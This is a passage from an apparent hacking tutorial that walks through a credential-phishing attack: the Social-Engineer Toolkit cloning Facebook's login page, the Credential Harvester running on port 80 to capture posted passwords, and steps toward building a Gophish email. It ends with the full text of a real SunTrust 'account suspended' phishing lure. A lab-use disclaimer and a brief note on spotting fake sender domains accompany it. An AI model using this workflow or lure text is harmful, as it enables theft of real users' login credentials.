
- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

```
set:webattack>
```

Here, I am cloning the Facebook website. Readers are advised not to do this in real life. We are just doing this for educational purpose and we are doing this on our own Hackercool Labs Local network.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.36.171]:  
[-] SET supports both HTTP and HTTPS  
[-] Example: http://www.thisisafakesite.com  
set:webattack> Enter the url to clone:https://facebook.com
```

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.36.171]:  
[-] SET supports both HTTP and HTTPS  
[-] Example: http://www.thisisafakesite.com  
set:webattack> Enter the url to clone:https://facebook.com
```


```
[*] Cloning the website: https://login.facebook.com/login.php  
[*] This could take a little bit...
```

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.


```
[*] The Social-Engineer Toolkit Credential Harvester Attack  
[*] Credential Harvester is running on port 80  
[*] Information will be displayed to you as it arrives below:  
█
```

The phishing site is ready and will display any captured credentials on this terminal. Go back to gophish.

Click On "New Template" to create a new email.



Remember what I said. This part is the most important and the content of the email should convince the user take whatever action you want him to take. We are just showing the age-old account suspension mail. Let's have a look at some of the spear phishing emails used in real world hacking attacks.



The above mail is sent to Godaddy customers. The Logo, Customer support number etc almost convince even me but just look at the Sender Email. The domain of Godaddy is godaddy.com but sender email is really phishy.

From: "SunTrust"<secure@suntust.com>
To: -
Subject: Account Temporarily Suspended
Date: 2017-08-25 10:09AM



Dear SunTrust Client,

As part of our security measures, we regularly screen activity in the suntrust Online Banking System. We recently contacted you after noticing on your online account, which is been accessed unusually.

To view your Account,

1. Visit suntrust.com
2. Sign on to Online Banking with your user ID and password
3. Select your account


We appreciate your business and are committed to helping you reach your financial goals. call us at 800-SUNTRUST (786-8789), or stop by your local branch to learn more about our helpful products and services.

Thank you for banking with SunTrust.

Sincerely,
SunTrust Customer Care

